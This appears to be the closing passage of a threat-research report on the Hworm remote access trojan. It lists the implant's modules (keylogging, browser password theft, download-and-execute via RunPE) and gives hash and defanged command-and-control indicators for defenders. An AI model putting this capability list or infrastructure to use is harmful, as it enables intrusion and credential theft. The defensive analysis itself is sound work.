

Figure 11 Export table

The author used the open source library Indy Components for network communication. They also used BTMemoryModule to load DLLs from memory (without saving it on the disc).

The Hworm implants use a connect-back communication. This means the server (implant) connects back to the client (remotely controlling system). It also has some modules implemented in the server and each module uses its own socket for communication (on the same port defined in the configuration).

The following modules provide features of this malware:

- **Screenshot**: Provides the ability to capture screenshots in JPEG/BMP formats
- **Keylogger**: Provides the ability to log key strokes
- **Internet IO**: Provides the ability to download and execute files from the internet. It also provides the ability to load the executables via the RunPE technique
- **File Manager**: Provides the ability to list files and directories, delete, rename, and execute files, and upload or download files via TCP or HTTP
- **Password**: Provides the ability to steal passwords from Firefox, Opera, and Chrome browsers
- **Misc**: Provides the ability to list processes or modules and kill running processes
- **USB Notifier**: Provides the ability to notify the controller when a USB device is attached
- **Houdini Client**: Provides the main client, which contains the server's configuration.

Final Thoughts:

The similarities in coding styles and features of the server, as well as languages and handles used by the author of the malware, lead us to believe the beta builder is a version of Hworm which was created somewhere between the HTTP version and the version used in the above outlined attack.

As this RAT can be found online in semi-public locations it is possible the malware is used by both surgical threat actors as well as within casual compromises. The above attack is only one such campaign Unit 42 has discovered using the Delphi versions of Hworm.

Palo Alto Networks customers can use AutoFocus to find all versions of Hworm samples using the “Hworm” tag.

Indicators:

Delphi Hworm Beta Builder

a4c71f862757e3535b305a14ff9f268e6cf196b2e54b426f25fa65bf658a9242

Delivery Files

70c55fef53fd4bdeb135ed68a7eead45e8d4ba7d17e0fd907e9770b2793b60ed
9af85e46344dadf1467c71d66865c7af98a23151025e7d8993bd9afc5150ad7d
773716bc2d313e17326471289a0b552f90086a2687fa958ef8cdb611cbc9a8c9
e0db0982c437c40ceb67970e0a776e9448f428e919200b5f7a0566c58680070c
1f45e5eca8f8882481b13fd4a67ffa88a1aa4d6e875a9c2e1fbf0b80e92d9588
5e42e61340942fc0c46a6668a7f54adbbb4792b01c819bcd3047e855116ae16f
fec925721b6563fec32d7a4cf8df777c647f0e24454fa783569f65cdadff9e03
106934ff7f6f93a371a4561fff23d69e6783512c38126fbd427ed4a886ca6e65
ba739f3f415efe005fbed6fcfcb1e6d3b3ae64e9a8d2b0566ab913f73530887c
0672e47513aefcbc3f7a9bd50849acf507a5454bc8c36580304105479c58772a

Payloads

386057a265619c43ef245857b66241a66822061ce9bd047556c4f3f1d262ef36
44b52baf2ecef2f928a13b17ba3a5552c32ca4a640e6421b8bc35ef5a113801b
8428857b0c7dfe43cf2182dd585dfdfd845697a11c31e91d909dc400222b4f78
d69e0456ddb11b979bf303b8bb9f87322bd2a9542dd9d9f716100c40bd6decd1
bd5d64234e1ac87955f1d86ee1af34bd8fd11e8edf3a449181234bb62816acab
774501f3c88ebdd409ec318d08af2350ec37fdbc11f32681f855e215e75440d7
c66b9e8aaa2ac4ce5b53b45ebb661ba7946f5b82e75865ae9e98510caff911a7

Decoy files

7916ca6ae6fdbfb45448f6dcff374d072d988d11aa15247a88167bf973ee2c0d
947d264a413f3353c43dafa0fd918bec75e8752a953b50843bc8134286d6f93f
9ddf2f2e6ac7da61c04c03f3f27af12cb85e096746f120235724a4ed93fac5aa
3d287cce7fe1caa5c033a4e6b94680c90a25cb3866837266130ba0fd8fab562c
444b82caf3c17ea74034c984aeca0f5b2e6547af88a0fb15953f2d5b80e3b448
3d3db84b6ad760540f638713e3f6a8daf8a226bd045351bcc72c6d22a7df8b3a
fffda1e2d794a5645f973900083a88ef38c3d20a89c5e59ca21412806db28197

Command and Control Network Locations

start.loginto[.]me
samah.sytes[.]net
52.42.161[.]75

78.47.96[.]17
136.243.104[.]200
